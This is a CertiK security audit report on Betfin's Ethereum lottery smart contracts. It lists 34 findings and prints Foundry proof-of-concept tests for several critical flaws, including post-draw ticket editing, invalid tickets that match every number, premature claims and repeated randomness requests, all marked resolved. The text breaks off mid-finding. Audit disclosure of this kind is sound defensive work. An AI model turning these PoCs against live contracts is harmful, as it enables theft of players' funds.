CERTIK

Betfin Lottery Contracts

Security Assessment

CertiK Assessed on Jan 28th, 2025

CertiK Assessed on Jan 28th, 2025

Betfin Lottery Contracts

The security assessment was prepared by CertiK, the leader in Web3.0 security.

Executive Summary

TYPES	ECOSYSTEM	METHODS
GameFi	Ethereum (ETH)	Formal Verification, Manual Review, Static Analysis

LANGUAGE	TIMELINE	KEY COMPONENTS
Solidity	Delivered on 01/28/2025	N/A

CODEBASE

lottery-contract


View All in Codebase Page

COMMITS

- 9583befb88b5201579685f15649573ac54a6bf5b
- 658e27289934d7901953a1f1fd0625fd1e5d3c3b

View All in Codebase Page

Vulnerability Summary



34	29	0	0	5	0
Total Findings	Resolved	Mitigated	Partially Resolved	Acknowledged	Declined

🟥	8	Critical	8 Resolved	Critical risks are those that impact the safe functioning of a platform and must be addressed before launch. Users should not invest in any project with outstanding critical risks.
🟧	2	Major	1 Resolved, 1 Acknowledged	Major risks can include centralization issues and logical errors. Under specific circumstances, these major risks can lead to loss of funds and/or control of the project.
🟨	5	Medium	5 Resolved	Medium risks may not pose a direct risk to users' funds, but they can affect the overall functioning of a platform.
🟨	9	Minor	8 Resolved, 1 Acknowledged	Minor risks can be any of the above, but on a smaller scale. They generally do not compromise the overall integrity of the project, but they may be less efficient than other solutions.
🟦	10	Informational	7 Resolved, 3 Acknowledged	Informational errors are often recommendations to improve the style of the code or certain operations to fall within industry best practices. They usually do not affect the overall functioning of the code.

TABLE OF CONTENTS | BETFIN LOTTERY CONTRACTS

CODEBASE | BETFIN LOTTERY CONTRACTS

Repository

lottery-contract

Commit

- 9583befb88b5201579685f15649573ac54a6bf5b
- 658e27289934d7901953a1f1fd0625fd1e5d3c3b

AUDIT SCOPE | BETFIN LOTTERY CONTRACTS

32 files audited ● 3 files with Acknowledged findings ● 9 files with Resolved findings ● 20 files without findings

ID	Repo	Commit	File	SHA256 Checksum
● LIB	betfinio/lottery-contract	9583bef	Library.sol	c85e86a56c9f826b389cbcafd7a6924d98 9dfb9b9d09929f82ac1f55dda1dede
● LOT	betfinio/lottery-contract	9583bef	Lottery.sol	cd07799e05defb706ed5544ce966ca9cda 51f2a38e5cd68d9ebdaa45535e5208
● LRB	betfinio/lottery-contract	9583bef	LotteryRound.sol	e5879948346b5298dbb47f6d1947cda0c5 6999e10fe9a89dd3247572b53e887a
● LBB	betfinio/lottery-contract	9583bef	LotteryBet.sol	37a5fcd500eefea1f8a1ea9032916314574 418d62c1e0f731be9e8443d42b22b
● LOE	betfinio/lottery-contract	6fb2f98	src/Lottery.sol	e0627a23ced3e3cb0c028c1d60955fd63c c01e2a9787ceb0a7b17046f5bd34a8
● LRU	betfinio/lottery-contract	6fb2f98	src/LotteryRound.sol	cafd1e3520fbc18f1a280a416141e343c72 0e633d1e1220de3dd9568db4199e3
● LOR	betfinio/lottery-contract	d530555	Lottery.sol	cc9a53eb2dd8ea3dccce0bad8b55e2139 22c7e420854ad638008e7386a98c01a
● LRH	betfinio/lottery-contract	d530555	LotteryRound.sol	b69ff91d2d299459c6dd367d27446ca540 a0e7a42d89c0d7b91a1767432c5ba8
● LOY	betfinio/lottery-contract	d87e4fb	src/Lottery.sol	15125c519a10a6e9fff371f755fa5997ce64 05782d2d593114de67b3a6b9577e
● LRT	betfinio/lottery-contract	d87e4fb	src/LotteryRound.sol	716e5b91947a28d9354507b57e20a410b 97e93d0012407e55246834da0dcd6a7
● LOS	betfinio/lottery-contract	d705061	src/Lottery.sol	4f550c484e33093889f4f8451ec5c0b578e 82194d479c8ffd4c1073d48dfee95
● LIC	betfinio/lottery-contract	29971fd	src/Library.sol	e2d7aa7545773674419b9af2dbd1d68c6e e8116287b691332d42ab51f1d5222a
● LIR	betfinio/lottery-contract	6fb2f98	src/Library.sol	73f75a7195ecbfa476593fff06d4a4dbeda7 37e237c3ff218d1af29dc8eaf5e7

ID	Repo	Commit	File	SHA256 Checksum
LBU	betfinio/lottery-contract	6fb2f98	src/LotteryBet.sol	9911432a056328f3769686d76d770c92b143dee18b2926a005288c7e58bfcfef
LIA	betfinio/lottery-contract	d530555	Library.sol	dcd28627b36519512e6def80c4e6c10b7cb83f3382c068f763d21885010a90ea
LBH	betfinio/lottery-contract	d530555	LotteryBet.sol	36bd49fed20b626bc6139aaaad44cef6b05405b189b9a86ee45db85e3d30129f
LIY	betfinio/lottery-contract	d87e4fb	src/Library.sol	dcd28627b36519512e6def80c4e6c10b7cb83f3382c068f763d21885010a90ea
LBT	betfinio/lottery-contract	d87e4fb	src/LotteryBet.sol	36bd49fed20b626bc6139aaaad44cef6b05405b189b9a86ee45db85e3d30129f
LIS	betfinio/lottery-contract	d705061	src/Library.sol	dcd28627b36519512e6def80c4e6c10b7cb83f3382c068f763d21885010a90ea
LBI	betfinio/lottery-contract	d705061	src/LotteryBet.sol	36bd49fed20b626bc6139aaaad44cef6b05405b189b9a86ee45db85e3d30129f
LRI	betfinio/lottery-contract	d705061	src/LotteryRound.sol	0a70a8d53359172eceec9487af4f92b92560c91fce41edee0d27909d3017e1e9
LOC	betfinio/lottery-contract	29971fd	src/Lottery.sol	21b42407bfef5e0d54d0e75cc5f29872046760a3df0287ac49c429d484549fc5
LBG	betfinio/lottery-contract	29971fd	src/LotteryBet.sol	36bd49fed20b626bc6139aaaad44cef6b05405b189b9a86ee45db85e3d30129f
LRG	betfinio/lottery-contract	29971fd	src/LotteryRound.sol	0a70a8d53359172eceec9487af4f92b92560c91fce41edee0d27909d3017e1e9
LI4	betfinio/lottery-contract	441e2c6	src/Library.sol	c7d69cc3c229771e88387e7a13292c88395aa64d55187228fcbdc2e07b16cde7
LO4	betfinio/lottery-contract	441e2c6	src/Lottery.sol	21b42407bfef5e0d54d0e75cc5f29872046760a3df0287ac49c429d484549fc5
LBO	betfinio/lottery-contract	441e2c6	src/LotteryBet.sol	36bd49fed20b626bc6139aaaad44cef6b05405b189b9a86ee45db85e3d30129f
LRO	betfinio/lottery-contract	441e2c6	src/LotteryRound.sol	0a70a8d53359172eceec9487af4f92b92560c91fce41edee0d27909d3017e1e9

ID	Repo	Commit	File	SHA256 Checksum
● LI6	betfinio/lottery-contract	658e272	src/Library.sol	c7d69cc3c229771e88387e7a13292c88395aa64d55187228fcbdc2e07b16cde7
● LO6	betfinio/lottery-contract	658e272	src/Lottery.sol	b98c1ed449e4fb8b3d199027a5cdef691b6dace5b1ffd869aaf612f8c9b45b4d
● LBN	betfinio/lottery-contract	658e272	src/LotteryBet.sol	36bd49fed20b626bc6139aaaad44cef6b05405b189b9a86ee45db85e3d30129f
● LRN	betfinio/lottery-contract	658e272	src/LotteryRound.sol	0a70a8d53359172eceec9487af4f92b92560c91fce41edee0d27909d3017e1e9

APPROACH & METHODS | BETFIN LOTTERY CONTRACTS

This report has been prepared for Betfin to discover issues and vulnerabilities in the source code of the Betfin Lottery Contracts project as well as any contract dependencies that were not part of an officially recognized library. A comprehensive examination has been performed, utilizing Static Analysis, Formal Verification, and Manual Review techniques.

The auditing process pays special attention to the following considerations:

- Testing the smart contracts against both common and uncommon attack vectors.
- Assessing the codebase to ensure compliance with current best practices and industry standards.
- Ensuring contract logic meets the specifications and intentions of the client.
- Cross referencing contract structure and implementation against similar smart contracts produced by industry leaders.
- Thorough line-by-line manual review of the entire codebase by industry experts.

The security assessment resulted in findings that ranged from critical to informational. We recommend addressing these findings to ensure a high level of security standards and industry practices. We suggest recommendations that could better serve the project from the security perspective:

- Testing the smart contracts against both common and uncommon attack vectors;
- Enhance general coding practices for better structures of source codes;
- Add enough unit tests to cover the possible use cases;
- Provide more comments per each function for readability, especially contracts that are verified in public;
- Provide more transparency on privileged activities once the protocol is live.

REVIEW NOTES | BETFIN LOTTERY CONTRACTS

Overview

The Betfin Lottery project facilitates a lottery game where players select a ticket consisting of 5 distinct numbers (ranging from 1 to 25) and 1 symbol (ranging from 1 to 5). During each round, a winning ticket with the same format is randomly generated. Players win rewards based on the number of matching numbers and whether the symbol matches, with payouts increasing for more matches. The reward for each ticket is determined by a coefficient, ranging from 1 to 33,334, multiplied by the ticket price with potential jackpot rewards. On average, players can expect to receive approximately 62% of their ticket price as winnings.

Privileged Functions

In the `Lottery` contract and related contracts, the admin roles are adopted to ensure the dynamic runtime updates of the project, which are specified in the finding `Centralization Related Risks` .

The advantage of those privileged roles in the codebase is that the client reserves the ability to adjust the protocol according to the runtime required to best serve the community.

It is also worth noting the potential drawbacks of these functions, which should be clearly stated through the client's action/plan.

Additionally, if the private keys of the privileged accounts are compromised, it could lead to devastating consequences for the project. To improve the trustworthiness of the project, dynamic runtime updates in the project should be notified to the community. Any plan to invoke the aforementioned functions should be also considered to move to the execution queue of the `Timelock` contract.

External Dependencies

The Betfin Lottery project relies on a few external contracts or addresses to fulfill the needs of its business logic.


The following are third dependencies contracts used within the `Lottery` and `LotteryRound` contracts:

- `openzeppelin` : including `AccessControl` , `ReentrancyGuard` , `IERC20` , `SafeERC20` and `Ownable` ;
- `chainlink` : including `VRFCoordinatorV2_5` and `VRFConsumerBaseV2Plus` .

It is assumed that these contracts or addresses are trusted and properly implemented within the entire project.

The team utilizes the subscription method of the Chainlink VRF service to generate random numbers. It is assumed that the `subscriptionId` in the project is always valid and maintains a sufficient balance to fund requests from consumer contracts.

FINDINGS | BETFIN LOTTERY CONTRACTS



34	8	2	5	9	10
Total Findings	Critical	Major	Medium	Minor	Informational

This report has been prepared to discover issues and vulnerabilities for Betfin Lottery Contracts. Through this audit, we have uncovered 34 issues ranging from different severity levels. Utilizing the techniques of Static Analysis, Formal Verification & Manual Review to complement rigorous manual code reviews, we discovered the following findings:

ID	Title	Category	Severity	Status
LOE-01	Missing Validation On The Status During Editing Tickets Process	Logical Issue	Critical	● Resolved
LOE-02	Missing Validation Of New Tickets During Editing Tickets Process	Logical Issue	Critical	● Resolved
LOT-03	Missing Validation On The Status Of The Lottery Round In `_claim` Function	Logical Issue	Critical	● Resolved
LRB-02	Missing Validation On The Status Of The Lottery Round In `requestRandomness` Function	Logical Issue	Critical	● Resolved
LRB-07	Refund Process Always Reverts Due To Missing Bets Array Population	Logical Issue	Critical	● Resolved
LRB-08	Incorrect Recipient During Refund Process	Logical Issue	Critical	● Resolved
LRH-01	`fulfillRandomWords` Always Revert Due To Reentrancy Protection Of VRF Coordinator	Logical Issue	Critical	● Resolved
LRH-02	Recover Process After Requesting Random Numbers Cannot Recover `MAX_SHARES * ticketPrice`	Logical Issue	Critical	● Resolved
LOT-02	**Centralization Related Risks**	**Centralization**	**Major**	● **Acknowledged**
LOT-04	Locked Tokens In The Lottery Contract Due To Miscalculated `toSend`	Logical Issue	Major	● Resolved

ID	Title	Category	Severity	Status
LIB-01	Ticket's Numbers May Be Large Than `0x3E00000` And The Last Bit Is Not Zero	Logical Issue	Medium	● Resolved
LOT-06	Concurrent Rounds Overwrite `additionalJackpot` Causing Claim Inconsistencies	Logical Issue	Medium	● Resolved
LRB-03	Improperly Handing Duplicates In Lottery Number Generation Using Bitwise Operations	Logical Issue	Medium	● Resolved
LRT-01	Potential Locked Funds Due To Empty Bets Of Round	Design Issue	Medium	● Resolved
LRU-01	Potential Invalid Winning Ticket Generation In `fulfillRandomWords`	Logical Issue	Medium	● Resolved
LBB-02	Missing Zero Address Validation	Volatile Code	Minor	● Resolved
LOR-01	Non-Uniform Distribution Of The Final Set Of Numbers	Design Issue	Minor	● Resolved
LOR-02	Incorrect Amount Of `JackpotWon` Event	Logical Issue	Minor	● Resolved
LOT-05	Privileged Role Cannot Be Revoked Due To Unassigned `DEFAULT_ADMIN_ROLE`	Design Issue	Minor	● Resolved
LOT-07	Chainlink VRF Request Failure Leading To Locked Funds	Design Issue	Minor	● Resolved
LOT-08	Lottery Round Starting Close To Calculation Window May Cause Staking Loss Misreporting	Design Issue	Minor	● Acknowledged
LRB-04	Inconsistent Ticket Price Validation Due To Mutable `lottery.TICKET_PRICE()` In `LotteryRound` Contract	Logical Issue	Minor	● Resolved
LRB-05	`fulfillRandomWords` Must Not Revert	Coding Issue	Minor	● Resolved
LRT-02	Enhanced Security Through Increased Block Confirmations In Chainlink VRF Requests On Polygon Network	Design Issue	Minor	● Resolved

ID	Title	Category	Severity	Status
LBB-03	Invalid Use Of Access Control Modifier	Logical Issue	Informational	● Resolved
LIB-02	The Normal Expected Value (Mathematical Expectation) Of The Lottery Game To Is Approximately `0.71 × ticketPrice`	Design Issue	Informational	● Acknowledged
LOS-02	User Can Place Bet With Zero Tickets And Zero Amount	Design Issue	Informational	● Resolved
LOT-01	Potential Miscalculation Of The `MAX_SHARES`	Magic Numbers	Informational	● Resolved
LOT-09	Local Variable Shadowing	Coding Style	Informational	● Resolved
LOY-01	No Logic To Cancel The Subscription And Withdraw The Remaining Funds From Chainlink Subscription	Design Issue	Informational	● Resolved
LRB-06	Unused Function	Coding Issue	Informational	● Resolved
MBB-01	Purpose Of `MultiBet` Contract	Design Issue	Informational	● Acknowledged
SRC-03	Third-Party Dependency Usage	Design Issue	Informational	● Acknowledged
SRC-04	Solidity Version 0.8.23 Won't Work For All Chains Due To MCOPY	Design Issue	Informational	● Resolved

LOE-01 | MISSING VALIDATION ON THE STATUS DURING EDITING TICKETS PROCESS

Category	Severity	Location	Status
Logical Issue	● Critical	src/Lottery.sol (12/16/2024-6fb2f9): 237	● Resolved

Description

The `editTickets` function allows users to modify their tickets even after the winning numbers have been generated. This lets users replace their old tickets with new ones that match the winning numbers, ensuring they win the lottery.

```
    function editTicket(uint256 id, Library.Ticket[] memory _newTickets) external {
        ...
        // check if bet exists
        require(betAddress != address(0), "LT11");
        ...
        // check if claimed
        require(!bet.getClaimed(), "LT09");
        // check count of tickets
        require(_newTickets.length == bet.getTicketsCount(), "LT01");
        // check player
        require(bet.getPlayer() == _msgSender(), "LT04");
        ...
    }
```

The function does not verify the status of the round or whether the round is already waiting for the random numbers.

Proof of Concept

The PoC shows that this issue lets users modify their tickets after the winning numbers are publicly revealed.

```
    function testEditTicketsDuringWrongStatus() public {
        Library.Ticket[] memory tickets = new Library.Ticket[](1);
        tickets[0] = Library.Ticket(2, 1984); // 2 and 0000000000000000011111000000 =
[6,7,8,9,10] & 2
        placeBet(alice, address(round), tickets);
        vm.warp(block.timestamp + 30 days + 30 minutes);
        fulfill(1, 2, 3, 4, 5, 1, address(round));

        tickets[0] = Library.Ticket(1, 62); // 1 and 0000000000000000000000111110 =
[1,2,3,4,5] & 1
        vm.prank(alice);
        lottery.editTicket(1, tickets);

        round.processJackpot();

        lottery.claim(1);

        (uint8 symbol, uint32 numbers) = round.winTicket();
        assertEq(symbol, 1);
        assertEq(numbers, 62);
        assertEq(token.balanceOf(address(alice)), ticketPrice * 13_334);
    }
```

Result:

```
Ran 1 test for test/LotteryClaimTest.t.sol:LotteryClaimTest
[PASS] testEditTicketsDuringWrongStatus() (gas: 1567695)
Suite result: ok. 1 passed; 0 failed; 0 skipped; finished in 1.98ms (691.83µs CPU
time)

Ran 1 test suite in 154.57ms (1.98ms CPU time): 1 tests passed, 0 failed, 0 skipped
(1 total tests)
```

Recommendation

Ensure that tickets can only be edited before requesting random numbers. Note that if the contract allows tickets to be modified prior to executing `fulfillRandomNumbers`, the contract is still vulnerable to front-running attacks.

Alleviation

[Betfin, 12/23/2024]

The team resolved this issue by validating the status in the `LotteryRound.editTicket()` function in the commit d5305559fa99aa12ec0b5efe19317e51b926f843.

LOE-02 MISSING VALIDATION OF NEW TICKETS DURING EDITING TICKETS PROCESS

Category	Severity	Location	Status
Logical Issue	● Critical	src/Lottery.sol (12/16/2024-6fb2f9): 254~255	● Resolved

Description

The `editTickets` function does not validate the new tickets submitted. This allows users to create invalid tickets with more than the allowed 5 selected numbers. For example, a ticket with 11111111111111111111111110 (which represents all 25 numbers) guarantees a match with the winning ticket numbers.

Specifically, it does not ensure that the new ticket:

- Has exactly 5 numbers selected.
- Adheres to the allowed range for the numbers field.

```
    function editTicket(uint256 id, Library.Ticket[] memory _newTickets) external {
        ...
        // check count of tickets
        require(_newTickets.length == bet.getTicketsCount(), "LT01");
        ...
        // edit tickets in round
        round.editTickets(betAddress, _newTickets);
        // set tickets in bet
        bet.setTickets(_newTickets);
        ...
    }
```

```
    function editTickets(address _bet, Library.Ticket[] memory _tickets) external
onlyOwner {
        ...
        require(oldTickets.length == _tickets.length, "LR01");
        ...
        // interate over tickets and save new bitmaps
        for (uint256 i = 0; i < _tickets.length; i++) {
            // get bitmap
            bytes memory bitmap = abi.encode(_tickets[i].symbol,
_tickets[i].numbers);
            ...
        }
    }
    function setTickets(Library.Ticket[] memory _tickets) external onlyRole(LOTTERY)
{
        delete tickets;
        ticketsCount = _tickets.length;
        for (uint256 i = 0; i < ticketsCount; i++) {
            tickets.push(_tickets[i]);
        }
        if (ticketsCount >= 3) {
            symbolUnlocked = true;
        }
    }
```

Proof of Concept

The PoC shows that a user can edit their ticket to select all 25 numbers (1111111111111111111111110) or any invalid combination. Such a ticket will guarantee that the user matches the winning numbers since it "selects" every possible option.

```
    function testEditTicketsWithInvalidTicket() public {
        Library.Ticket[] memory tickets = new Library.Ticket[](1);
        tickets[0] = Library.Ticket(2, 1984); // 2 and 0000000000000000011111000000 =
[6,7,8,9,10] & 2
        placeBet(alice, address(round), tickets);

        tickets[0] = Library.Ticket(1, 67108862); // 1 and
11111111111111111111111110 = [1,2,3,4,5] & 1
        vm.prank(alice);
        lottery.editTicket(1, tickets);

        vm.warp(block.timestamp + 30 days + 30 minutes);
        fulfill(1, 2, 3, 4, 5, 1, address(round));

        round.processJackpot();

        lottery.claim(1);

        (uint8 symbol, uint32 numbers) = round.winTicket();
        assertEq(symbol, 1);
        assertEq(numbers, 62);
        assertEq(token.balanceOf(address(alice)), ticketPrice * 13_334);
    }
```

Result:

```
[⠊] Compiling...
No files changed, compilation skipped

Ran 1 test for test/LotteryClaimTest.t.sol:LotteryClaimTest
[PASS] testEditTicketsWithInvalidTicket() (gas: 1567773)
Suite result: ok. 1 passed; 0 failed; 0 skipped; finished in 6.93ms (1.56ms CPU
time)

Ran 1 test suite in 186.28ms (6.93ms CPU time): 1 tests passed, 0 failed, 0 skipped
(1 total tests)
```

Recommendation

Validate the new tickets using `Library.validate()` before accepting them in `editTickets` .

Alleviation

[Betfin, 12/23/2024]

The team resolved this issue by validating the new tickets in the `Lottery.editTicket()` function in the commit d5305559fa99aa12ec0b5efe19317e51b926f843.

LOT-03 | MISSING VALIDATION ON THE STATUS OF THE LOTTERY ROUND IN `_claim` FUNCTION

Category	Severity	Location	Status
Logical Issue	● Critical	Lottery.sol (9583befb88b5201579685f15649573ac54a6bf5b): 233	● Resolved

Description

A vulnerability exists in the `Lottery.claim` function. The function lacks a check to verify the round's status before allowing users to claim rewards. This allows claims to be processed prematurely, even if the winning ticket (winTicket) has not been generated. The absence of this validation can result in reward loss or potential revert of `fullfillRandomNumbers` , which can causing the locked tokens in the contract.

```
    function _claim(uint256 id) internal {
        ...
        require(betAddress != address(0), "LT11");
        ...
        require(bet.getClaimed() == false, "LT09");
        ...
        // parse win ticket
        (uint8 symbol, uint32 numbers) = round.winTicket();
        ...
    }
```

Proof of Concept

The proof-of-concept below demonstrates that users can prematurely claim the bet, which unintentionally reverts the `rawFulfillRandomWords` function.

```
    function testPreClaimIssue() public{
        Library.Ticket[] memory tickets = new Library.Ticket[](3);
        tickets[0] = Library.Ticket(1, 62); // 1 and 0000000000000000000000111110 =
[1,2,3,4,5] & 1
        tickets[1] = Library.Ticket(2, 1984); // 2 and 00000000000000000011111000000 =
[6,7,8,9,10] & 2
        tickets[2] = Library.Ticket(3, 63_488); // 3 and 0000000000111110000000000000
= [11,12,13,14,15] & 3
        placeBet(alice, address(round), tickets);

        Library.Ticket[] memory tickets1 = new Library.Ticket[](1);
        tickets1[0] = Library.Ticket(2, 94); // 2 and 0000000000000000000001011110 =
[1,2,3,4,6] & 2
        address _bet1 = placeBet(bob, address(round), tickets1);
        LotteryBet bet1 = LotteryBet(_bet1);
        uint256 tokenId1 = bet1.getTokenId();

        lottery.claim(1);
        vm.warp(block.timestamp + 30 days + 30 minutes);
        fulfill(1, 2, 3, 4, 5, 1, address(round));
        (uint8 symbol, uint32 numbers) = round.winTicket();
        assertEq(symbol, 1);
        assertEq(numbers, 62);
        assertEq(token.balanceOf(address(alice)), ticketPrice * 33_334 +
(ticketPrice * 3) * 3 / 100);
    }
```

Result

```
    ├─ [83453] LotteryRound::rawFulfillRandomWords(555, [0, 1, 2, 3, 4, 0])
    │   ├─ [596] Lottery::getToken() [staticcall]
    │   │   └─ ← [Return] Token: [0x5615dEB798BB3E4dFa0139dFa1b3D433Cc23b72f]
    │   ├─ [3348] Token::transfer(Lottery:
[0xF62849F9A0B5Bf2913b396098F7c7019b51A820a], 180000000000000000000 [1.8e20])
    │   │   ├─ emit Transfer(from: LotteryRound:
[0x4f81992FCe2E1846dD528eC0102e6eE1f61ed3e2], to: Lottery:
[0xF62849F9A0B5Bf2913b396098F7c7019b51A820a], value: 180000000000000000000 [1.8e20])
    │   │   └─ ← [Return] true
    │   ├─ [23713] Lottery::updateJackpot(180000000000000000000 [1.8e20])
    │   │   └─ ← [Stop]
    │   ├─ [479] LotteryBet::isSymbolUnlocked() [staticcall]
    │   │   └─ ← [Return] true
    │   ├─ [147] LotteryBet::getTokenId() [staticcall]
    │   │   └─ ← [Return] 1
    │   ├─ [2176] Lottery::claim(1)
    │   │   ├─ [760] LotteryBet::getClaimed() [staticcall]
    │   │   │   └─ ← [Return] true
    │   │   └─ ← [Revert] revert: LT09
    │   └─ ← [Revert] revert: LT09
    └─ ← [Revert] revert: LT09

Suite result: FAILED. 0 passed; 1 failed; 0 skipped; finished in 2.96ms (706.08µs
CPU time)

Ran 1 test suite in 674.22ms (2.96ms CPU time): 0 tests passed, 1 failed, 0 skipped
(1 total tests)
```

Recommendation

Recommend adding a check for status to ensure the round has generated a valid winning ticket.

Alleviation

[Betfin, 12/17/2024]

The team resolved this issue by adding a status check to the `_claim` function in the commit 6fb2f9851d8a19194f917f6073c3d0365d52d2e2.

LRB-02 | MISSING VALIDATION ON THE STATUS OF THE LOTTERY ROUND IN `requestRandomness` FUNCTION

Category	Severity	Location	Status
Logical Issue	● Critical	LotteryRound.sol (9583befb88b5201579685f15649573ac54a6bf5b): 123	● Resolved

Description

A critical vulnerability exists in the `LotteryRound` contract, specifically within the `requestRandomness()` function. The function lacks validation of the round's current status before requesting randomness. This omission allows an attacker to repeatedly call `requestRandomness()`, leading to multiple serious impacts, including fund locking, invalidation of prior Chainlink VRF requests, and potential manipulation of the winning lottery outcome.

```
    function requestRandomness() external {
            require(!StakingInterface(lottery.getStaking()).isCalculation(),
"LT10");
        // check if the round is closed
        require(!isOpen(), "LR06");
        // check if the request period has passed
        require(block.timestamp < finish + REQUEST_PERIOD, "LR05");
        ...
        // update status
        status = 2;
        ...
    }
```

There is no check to ensure the status is in a valid state (e.g., 1 - betting) before proceeding with the randomness request. The status is only updated to 2 after the reserve and randomness request logic, leaving the function vulnerable to repeated calls.

Proof of Concept

The proof-of-concept below demonstrates that it is possible to repeatedly execute `requestRandomness()`.

```
    function repeatedRequestsAndfulfill(uint32 n1, uint32 n2, uint32 n3
    , uint32 n4, uint32 n5, uint8 s, address _round) internal {
        vm.mockCall(
            coordinator,
abi.encodeWithSelector(IVRFCoordinatorV2Plus.requestRandomWords.selector),
abi.encode(555)
        );
        LotteryRound(_round).requestRandomness(); // First request
        vm.mockCall(
            coordinator,
abi.encodeWithSelector(IVRFCoordinatorV2Plus.requestRandomWords.selector),
abi.encode(556)
        );
        LotteryRound(_round).requestRandomness(); // Second request
        uint256[] memory randomWords = new uint256[](6);
        randomWords[0] = n1 - 1;
        randomWords[1] = n2 - 1;
        randomWords[2] = n3 - 1;
        randomWords[3] = n4 - 1;
        randomWords[4] = n5 - 1;
        randomWords[5] = s - 1;
        vm.startPrank(address(coordinator));
        vm.expectRevert();
        LotteryRound(_round).rawFulfillRandomWords(555, randomWords); // First
fulfill fails
        vm.stopPrank();
        vm.prank(address(coordinator));
        LotteryRound(_round).rawFulfillRandomWords(556, randomWords); // Second
fulfill success
        assertEq(round.getStatus(), 3);
    }


    function testRepeatedFulfill() public {
        Library.Ticket[] memory tickets = new Library.Ticket[](1);
        tickets[0] = Library.Ticket(1, 62); // 1 and 0000000000000000000000111110 =
[1,2,3,4,5] & 1
        address _bet = placeBet(alice, address(round), tickets);
        LotteryBet bet = LotteryBet(_bet);
        uint256 tokenId = bet.getTokenId();
        vm.warp(block.timestamp + 30 days + 30 minutes);
        repeatedRequestsAndfulfill(1, 2, 23, 24, 25, 1, address(round));
        vm.startPrank(alice);
        lottery.claim(tokenId);
        vm.stopPrank();
        assertEq(token.balanceOf(address(alice)), ticketPrice * 0);
    }
```

Result:

```
[⠊] Compiling...
[⠒] Compiling 1 files with Solc 0.8.25
[⠢] Solc 0.8.25 finished in 2.62s
Compiler run successful!

Ran 1 test for test/LotteryClaimTest.t.sol:LotteryClaimTest
[PASS] testRepeatedFulfill() (gas: 1428031)
Suite result: ok. 1 passed; 0 failed; 0 skipped; finished in 6.01ms (1.19ms CPU
time)

Ran 1 test suite in 157.98ms (6.01ms CPU time): 1 tests passed, 0 failed, 0 skipped
(1 total tests)
```

Recommendation

Recommend adding a check to ensure the status is in a valid state before proceeding.

Alleviation

[Betfin, 12/17/2024]

The team resolved this issue by adding a status check to the `requestRandomness` function in the commit 6fb2f9851d8a19194f917f6073c3d0365d52d2e2.

LRB-07 | REFUND PROCESS ALWAYS REVERTS DUE TO MISSING BETS ARRAY POPULATION

Category	Severity	Location	Status
Logical Issue	● Critical	LotteryRound.sol (9583befb88b5201579685f15649573ac54a6bf5b): 224	● Resolved

Description

The `refund` function in the `LotteryRound` contract is designed to return funds to users in the event of a refund scenario. However, due to a missing step when registering bets, the bets array remains empty, causing the refund function to revert because it relies on indexing this empty array.

```
    function registerBet(address _bet) external onlyOwner {
        // check if the round is still open
        require(isOpen(), "LR02");
        // get bet from address
        LotteryBet bet = LotteryBet(_bet);
        // extract tickets from bet
        bytes[] memory _bitmaps = bet.getTickets();
        // check validity of the tickets
        for (uint256 i = 0; i < _bitmaps.length; i++) {
            // validate if ticket is empty
            require(isBitmapEmpty(_bitmaps[i]), "LR01");
            // save bitmap
            bitmaps[_bitmaps[i]] = _bet;
            // update ticket counter
            ticketsCount++;
        }
        // update bet counter
        betsCount++;
        // check balance of round - should not happen, but anyway
        require(IERC20(lottery.getToken()).balanceOf(address(this)) >= ticketsCount
* lottery.TICKET_PRICE(), "LR04");
    }
    function refund(uint256 offset, uint256 limit) external {
        // check is round is in refund mode
        require(status == 4, "LR09");
        // check if offset and limit are valid
        require(offset + limit <= betsCount, "LR10");
        // iterate over bets
        for (uint256 i = offset; i < offset + limit; i++) {
            // get bet address
            address bet = bets[i];
            // get bet contract
            LotteryBet betContract = LotteryBet(bet);
            // transfer tokens back to player
            IERC20(lottery.getToken()).transfer(bet, ticketPrice *
betContract.getTicketsCount());
            // set bet as refunded
            betContract.refund();
        }
    }
```

Proof of Concept

The proof-of-concept below demonstrates that the refund process always reverts due to an empty `bets` array.

```
    function testNormalRefund() public{
        // Alice places a single ticket bet
        Library.Ticket[] memory tickets = new Library.Ticket[](1);
        tickets[0] = Library.Ticket(1, 62); // any valid ticket
        address betAddr = placeBet(alice, address(refundRound), tickets);
        LotteryBet bet = LotteryBet(betAddr);
        uint256 betTokenId = bet.getTokenId();

        // Move forward in time past the round finish
        vm.warp(block.timestamp + 2 days + 1 hours); // After round finish + request
period

        // Start refunds
        refundRound.startRefund();
        // Status should be 4 (refund)
        assertEq(refundRound.getStatus(), 4);

        // Perform the actual refund
        // There's only 1 bet, so offset=0 and limit=1 is valid
        uint256 aliceBalanceBefore = token.balanceOf(alice);
        refundRound.refund(0, 1);
        // Alice should receive her ticket price back
        uint256 aliceBalanceAfter = token.balanceOf(alice);
        assertEq(aliceBalanceAfter - aliceBalanceBefore, ticketPrice);

        // Ensure we cannot refund again (no double refunds)
        vm.expectRevert();
        refundRound.refund(0, 1); // Attempt to refund again should fail
    }
```

Result:

```
    ├─ [5976] LotteryRound::startRefund()
    │   └─ ← [Stop]
    ├─ [781] LotteryRound::getStatus() [staticcall]
    │   └─ ← [Return] 4
    ├─ [0] VM::assertEq(4, 4) [staticcall]
    │   └─ ← [Return]
    ├─ [2625] Token::balanceOf(ECRecover:
[0x0000000000000000000000000000000000000001]) [staticcall]
    │   └─ ← [Return] 0
    ├─ [3032] LotteryRound::refund(0, 1)
    │   └─ ← [Revert] panic: array out-of-bounds access (0x32)
    └─ ← [Revert] panic: array out-of-bounds access (0x32)

Suite result: FAILED. 0 passed; 1 failed; 0 skipped; finished in 5.58ms (961.04µs
CPU time)

Ran 1 test suite in 432.01ms (5.58ms CPU time): 0 tests passed, 1 failed, 0 skipped
(1 total tests)

Failing tests:
Encountered 1 failing test in test/LotteryRefundTest.t.sol:LotteryRefundTest
[FAIL: panic: array out-of-bounds access (0x32)] testNormalRefund() (gas: 1253705)
```

Recommendation

Adding a line within `registerBet` that appends the newly registered bet address to bets. Additionally, we noticed that the team does not have any unit testing for the refund process.

Alleviation

[Betfin, 12/17/2024]

The team resolved this issue by pushing new bets to the array `bets` in the commit 6fb2f9851d8a19194f917f6073c3d0365d52d2e2.

LRB-08 | INCORRECT RECIPIENT DURING REFUND PROCESS

Category	Severity	Location	Status
Logical Issue	● Critical	LotteryRound.sol (9583befb88b5201579685f15649573ac54a6bf5b): 228	● Resolved

Description

In the current refund logic, the contract transfers the token refunds to the `LotteryBet` contract address instead of the player. The intended recipient should be the player who originally placed the bet, not the bet contract itself.

```
            // get bet contract
